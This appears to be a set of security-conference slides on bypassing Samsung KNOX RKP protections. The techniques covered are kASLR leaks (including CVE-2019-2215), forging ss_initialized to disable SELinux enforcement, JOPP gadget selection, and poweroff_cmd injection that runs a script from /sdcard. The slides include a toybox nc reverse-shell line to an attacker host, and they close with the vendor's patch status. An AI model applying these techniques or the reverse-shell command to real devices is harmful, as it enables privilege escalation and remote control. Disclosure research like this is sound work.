<4>[  218.847765]  [3:  kworker/u16:2:18264] [<ffffffc0000c2018>] dump_backtrace+0x0/0xfc
<4>[  218.847778]  [3:  kworker/u16:2:18264] [<ffffffc0000c2128>] show_stack+0x14/0x20
<4>[  218.847791]  [3:  kworker/u16:2:18264] [<ffffffc000378f6c>] dump_stack+0x90/0xb4
<4>[  218.847805]  [3:  kworker/u16:2:18264] [<ffffffc0001920f0>] panic+0x150/0x2a0
<4>[  218.847818]  [3:  kworker/u16:2:18264] [<ffffffc0001eb79c>] flush_old_exec+0x75c/0x7cc
<4>[  218.847831]  [3:  kworker/u16:2:18264] [<ffffffc000231374>] load_elf_binary+0x258/0xfa8
<4>[  218.847842]  [3:  kworker/u16:2:18264] [<ffffffc0001ebc88>] search_binary_handler+0x7c/0xfc
<4>[  218.847854]  [3:  kworker/u16:2:18264] [<ffffffc0001ec13c>] do_execveat_common.isra.37+0x434/0x674
<4>[  218.847865]  [3:  kworker/u16:2:18264] [<ffffffc0001ec4ac>] do_execve+0x2c/0x38
<4>[  218.847878]  [3:  kworker/u16:2:18264] [<ffffffc0000e91a0>] call_usermodehelper_exec_async+0x12c/0x168
<4>[  218.847889]  [3:  kworker/u16:2:18264] [<ffffffc0000bde40>] ret_from_fork+0x10/0x50
```

3. Kernel exploitation for KNOX Bypasses

- Introduction KNOX RKP Technology
  - Prevent execution from non-permissive partition (EPV)
    - Code to detect execution from non-permissive partition: flush_old_exec within fs/exec.c

```
static int invalid_drive(struct linux_binprm * bprm)
[...]
        if(!vfsmnt ||
                !rkp_ro_page((unsigned long)vfsmnt)) { // put vfsmnt on read only page
                printk("\nInvalid Drive #%s# #%p#\n",bprm->filename,vfsmnt);
                return 1;
[...]
        if((!is_boot_recovery) &&
                sb != rootfs_sb
                && sb != sys_sb) { //check if it's root "/" or system "/system" partition
                printk("\n Superblock Mismatch #%s# vfsmnt #%p#sb #%p:%p:%p#\n",
                                        bprm->filename,vfsmnt,sb,rootfs_sb,sys_sb);
                return 1;
[...]
#define RKP_CRED_SYS_ID 1000

static int is_rkp_priv_task(void)
[...]
        if(cred->uid.val <= (uid_t)RKP_CRED_SYS_ID || cred->euid.val <= (uid_t)RKP_CRED_SYS_ID || // check if the task is protected
                cred->gid.val <= (gid_t)RKP_CRED_SYS_ID || cred->egid.val <= (gid_t)RKP_CRED_SYS_ID ){
                return 1;
        }
[...]
int flush_old_exec(struct linux_binprm * bprm)
[...]
#ifdef CONFIG_RKP_NS_PROT
        if(rkp_cred_enable &&                           // allow only when KNOX RKP enabled  and
                is_rkp_priv_task() &&                   // protected task with value below 1000  and
                invalid_drive(bprm)) {                  // path is either rootfs or system fs
                panic("\n Illegal Execution file_name #%s#\n",bprm->filename);
```

3. Kernel exploitation for KNOX Bypasses

- KNOX RKP protection bypass
  - kASLR kernel address randomize bypass
    - d_tracing_printk_formats kernel memory address leak
    - Kernel memory leak using CVE-2019-2215 vuln
  - SE-Android hardening access control bypass
    - ss_initialized bypass
  - ROP/JOPP gadget detection bypass
    - Bypass JOPP by making proper gadget
  - EPV non-permissive partition execute prevention bypass
    - poweroff_cmd command injection attack

3. Kernel exploitation for KNOX Bypasses

- KNOX RKP protection bypass
  - kASLR bypass via kernel memory address leak
    - Bypass using /d/tracing/printk_formats info (patched)
      - Bypass kASLR using string location within kernel memory area

```
dreamlteks:/data/local/tmp $ cat /d/tracing/printk_formats
0xffffffc001095f4a : "Rescheduling interrupts"
0xffffffc001095f62 : "Function call interrupts"
0xffffffc001095f7b : "Single function call interrupts"
[...]
```

    - Bypass using CVE-2019-2215 (Oct. 2019 patched)
      - Bypass kASLR using kernel stack memory leak

```
greatlteks:/data/local/tmp $ ./2019_2215.test
[...]
000002c0  08 05 9d 08 80 ff ff ff 00 00 00 00 00 00 00 00  |................|
[...]
000006c0  08 05 9d 08 80 ff ff ff 00 00 00 00 00 00 00 00  |................|
[...]
00000ac0  08 05 9d 08 80 ff ff ff 00 00 00 00 00 00 00 00  |................|
[...]
00000ec0  08 05 9d 08 80 ff ff ff 00 00 00 00 00 00 00 00  |................|
```

3. Kernel exploitation for KNOX Bypasses

SECURI ON

- KNOX RKP protection bypass
  - kASLR bypass via kernel memory address leak
    - Extract zImage from boot.img
      - Decompress (lz4): https://github.com/lz4/lz4
      - Extract Image: http://newandroidbook.com/tools/imgtool.html

```
$ lz4 -d boot.img.lz4 boot.img
[...]
$ imgtool boot.img extract
[...]
```

    - Search for kallsyms table and extract symbol from zImage
      - Extract symbol : https://github.com/nforest/droidimg
        - fix_kaslr_arm64: ARM64 KASLR error adjust (ffffff80)
        - fix_kaslr_samsung: SAMSUNG KASLR error adjust (ffffffc0)

```
$ ./fix_kaslr_arm64 kernel kernel.aslr
[...]
$ ./vmlinux.py kernel.aslr > kallsyms.log
[...]
```

3. Kernel exploitation for KNOX Bypasses

- KNOX RKP protection bypass
  - kASLR bypass via kernel memory address leak
    - Learn address after kASLR last_kmsg

```
[...]
<4>[ 3677.332485] I[2:      swapper/2:    0] [<ffffff8008a405e0>] irq_bh_worker+0x30/0xb0
<4>[ 3677.332629] I[2:      swapper/2:    0] [<ffffff8008a414e4>] tee_scheduler+0x7c/0x1b4
<4>[ 3677.332787] I[2:      swapper/2:    0] [<ffffff8008a42558>] session_waitnotif+0xc/0x18
<4>[ 3677.332825] I[2:      swapper/2:    0] [<ffffff8008a440a4>] main_thread+0x180/0x390
[...]
```

    - Learn distance among symbols and starting address of kernel from addresses extracted from image

```
$ cat kallsyms.log | grep -e irq_bh_worker -e tee_scheduler -e session_waitnotif -e main_thread
ffffff8008a01524 T mcp_session_waitnotif
ffffff8008a030d8 t irq_bh_worker
ffffff8008a03fb0 t tee_scheduler
ffffff8008a0512c T session_waitnotif
ffffff8008a06cf4 t main_thread
```

3. Kernel exploitation for KNOX Bypasses

SECURI ON

- KNOX RKP protection bypass
  - SE-Android bypass via forging ss_initialized value
    - If the value is 0, initialize SELinux to load policy

```
security/selinux/ss/services.c:
[...]
int security_load_policy(void *data,
size_t len)
{
[...]
   if (!ss_initialized) {
      avtab_cache_init();
      rc = policydb_read(&policydb, fp);
      if (rc) {
         avtab_cache_destroy();
         goto out;
      }
[...]
      ss_initialized = 1;
```

```
security/selinux/ss/services.c:
[...]
void security_compute_av(u32 ssid, u32 tsid, u16
orig_tclass,
[...]
   read_lock(&policy_rwlock);
   avd_init(avd);
   xperms->len = 0;
   if (!ss_initialized)
      goto allow;
[...]
allow:
   avd->allowed = 0xffffffff;
   goto out;
}
```

- It becomes permissive-like mode without Enforcing mode

```
[...]
-      u150_a5   12212 3346  2352244 115984       0 0000000000 S com.android.systemui
-      msgcom    12251 3346  1804168 85588        0 0000000000 S com.samsung.android.communicationservice
-      u150_a23  12347 3346  2207544 173044       0 0000000000 S com.google.android.gms.unstable
kernel root      12402 2     0       0            0 0000000000 S kbase_event
-      u0_a54    12415 3346  2340408 88436        0 0000000000 S com.osp.app.signin
-      u0_a23    12532 3346  2204064 171716       0 0000000000 S com.google.android.gms.unstable
-      u0_a200   12555 3348  1747412 80764        0 0000000000 S com.google.android.instantapps.supervisor
kernel root      12635 2     0       0            0 0000000000 S kbase_event
[...]
```

3. Kernel exploitation for KNOX Bypasses

SECURI ON

- KNOX RKP protection bypass
  - Making JOPP bypass gadget
    - JOPP checks for 0xbe7bad between each functions
    - Using function as a gadget, you can bypass JOPP

```
<score_binary_upload>:
a9bf7bfd        stp     x29, x30, [sp,#-16]!
aa0003e2        mov     x2, x0
910003fd        mov     x29, sp
3941bc01        ldrb    w1, [x0,#111]
128002a0        mov     w0, #0xffffffea // #-22
36300141        tbz     w1, #6, ffffffc0008c506c
f9403843        ldr     x3, [x2,#112]
128001a0        mov     w0, #0xfffffff2  // #-14
b40000e3        cbz     x3, ffffffc0008c506c
f9403c41        ldr     x1, [x2,#120]
b40000a1        cbz     x1, ffffffc0008c506c
f9404442        ldr     x2, [x2,#136]
aa0303e0        mov     x0, x3
97e9bacf        bl      ffffffc000333ba0 <__pi_memcpy>
52800000        mov     w0, #0x0 // #0
a8c17bfd        ldp     x29, x30, [sp],#16
d65f03c0        ret
```

```
<crypt_iv_lmk_init>:
aa0003e1        mov     x1, x0
[...]
b940f800        ldr     w0, [x0,#248]
b940fc22        ldr     w2, [x1,#252]
1ac20802        udiv    w2, w0, w2
f9405820        ldr     x0, [x1,#176]
b4000120        cbz     x0, ffffff8008904a0c
f9405423        ldr     x3, [x1,#168]
b940e024        ldr     w4, [x1,#224]
f9406463        ldr     x3, [x3,#200]
1b047c42        mul     w2, w2, w4
8b020021        add     x1, x1, x2
b8580062        ldr     w2, [x3,#-128]
91041021        add     x1, x1, #0x104
97e9fd46        bl      ffffff8008383f20 <__pi_memcpy>
[...]
d65f03c0        ret
```

- Use function that need only x0 register to copy memory
  - score_binary_upload or crypt_iv_lmk_init funct can be used as gadget

3. Kernel exploitation for KNOX Bypasses

- KNOX RKP protection bypass
  - Bypass using poweroff_cmd forgery
    - Commands on / or system partition are executable with Kernel privilege
    - Manipulate the argument for poweroff_cmd and bypass protection
      - Can execute attack script via /system/bin/sh /sdcard/while_cmd.sh

```
[...]
#define EXEC_SCRIPT "/system/bin/sh /sdcard/while_cmd.sh"
        if((fp=fopen(EXEC_PATH,"w"))==NULL){
                printf("%s: error\n",EXEC_PATH);
                exit(-1);
        }
        fprintf(fp,"export PATH=/sbin:/vendor/bin:/system/sbin:/system/bin:/system/xbin;\n”);
        fprintf(fp,"while [ 1 ] ; do /system/bin/sh /sdcard/root_cmd.sh; done\n");
        fclose(fp);
[...]
```

- Just 1 command to open a reverse connection shell to attacker server
  - toybox nc [host] [port#1] | sh | toybox nc [host] [port#2]

3. Kernel exploitation for KNOX Bypasses

- KNOX manufacturer response status
  - kASLR kernel address randomization bypass
    - d_tracing_printk_formats kernel memory address leak (patched)
    - Kernel memory address leak using CVE-2019-2215 vuln (patched)
      - /proc/[pid]/stack kernel memory address leak
  - SE-Android hardening access control bypass
    - ss_initialized bypass (Working on it)
      - need to add to DFI verification list
  - ROP/JOPP gadget detection bypass
    - JOPP bypass gadget making attack (remove gadget and adopt PAN)
      - attacker can still use other gadget to bypass
        - attacker can bypass PAN via user accessible kernel data area
  - EPV non-permissive partition command execution prevention bypass
    - poweroff_cmd command injection attack (working on it)
      - every argument related to call_usermodehelper need to be verified

4
Demonstration

Q & A